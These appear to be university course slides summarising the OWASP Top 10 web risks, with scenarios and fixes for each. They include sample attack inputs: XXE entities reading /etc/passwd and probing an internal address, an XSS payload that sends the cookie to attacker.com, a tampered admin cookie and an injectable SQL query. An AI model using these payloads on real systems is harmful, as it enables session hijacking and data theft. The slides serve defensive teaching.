Corso di Progettazione di Applicazioni Web e Mobile

Mirko Calvaresi

WEB VULNERABILITIES

How to manage securities for web application

OWASP

https://www.owasp.org/index.php/Main_Page

The Open Web Application Security Project (OWASP) is a worldwide not-for-profit charitable organization focused on improving the security of software.

THE WEB APPLICATION


One of the most important project of this organization is the famous “Top 10” which stands for “**The Ten Most Critical Web Application Security Risks "**

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Which is the most important analysis on the security for web applications currently on the Internet.

1. INJIECTION

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";



1. INJIECTION

Risk
add SQL statement or in general not intentend input into the flow

Solution:
- Option 1: Use of Prepared Statements (with Parameterized Queries)
- Option 2: Use of Stored Procedures
- Option 3: White List Input Validation
- Option 4: Escaping All User Supplied Input

2. BROKEN AUTHENTICATION

Scenario

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin‟.
- Uses weak or ineffective credential recovery and forgot- password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, not encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).

2. BROKEN AUTHENTICATION

How to Prevent

- Multi factor authentication
- Never store default authentication
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.

https://github.com/danielmiessler/SecLists/tree/master/Passwords

3. SENSITIVE DATA EXPOSURE

Scenario
1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. **The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data**. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

3. SENSITIVE DATA EXPOSURE

How to prevent

- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt, or PBKDF2.
- Encrypt all data
- Ensure up-to-date and strong standard algorithms, protocols,
- and keys are in place; use proper key management.
- Don’t store sensitive data unnecessarily

4. XML External Entities (XXE)

Scenario

The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.

Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
 <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

4. XML External Entities (XXE)

How to prevent

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.

5. Broken Access Control

Scenario

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation

5. Broken Access Control

Example:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

http://example.com/app/accountInfo?acct=notmyacct

Simply changing the parameter in the url user can access data of a different account!

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

A non authenticated user, or an user without necessary privilege can access admin page

5. Broken Access Control

How to prevent

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.

6. Security Misconfiguration

Scenario

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.

6. Security Misconfiguration

How to prevent

- Good configuration and use of container
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process
- Sending security directives to clients, e.g. Security Headers.
- An automated process to verify the effectiveness of the configurations and settings in all environments.

7. Cross-Site Scripting (XSS)

Scenario

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

7. Cross-Site Scripting (XSS)

Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";

The attacker modifies the ‘CC’ parameter in the browser to:
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'.

7. Cross-Site Scripting (XSS)

How to prevent

- Using frameworks that automatically escape XSS by design
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities.
- Enabling **a Content Security Policy (CSP)**

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

8. Insecure Deserialization

Scenario

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.

Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.
Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

8. Insecure Deserialization

Scenario

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.
Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:
**a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}**
An attacker changes the serialized object to give themselves admin privileges:
**a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}**

8. Insecure Deserialization

How to prevent

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Monitoring deserialization, alerting if a user deserializes constantly

9. Using Components with Known Vulnerabilities

Scenario

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.

- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.

- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion.

- If you do not secure the components' configurations

9. Using Components with Known Vulnerabilities

How to prevent

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

10. Insufficient Logging & Monitoring

Scenario

Auditable events, such as logins, failed logins, and high-value transactions are not logged.
Warnings and errors generate no, inadequate, or unclear log messages.
Logs of applications and APIs are not monitored for suspicious activity.

10. Insufficient Logging & Monitoring

How to prevent

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.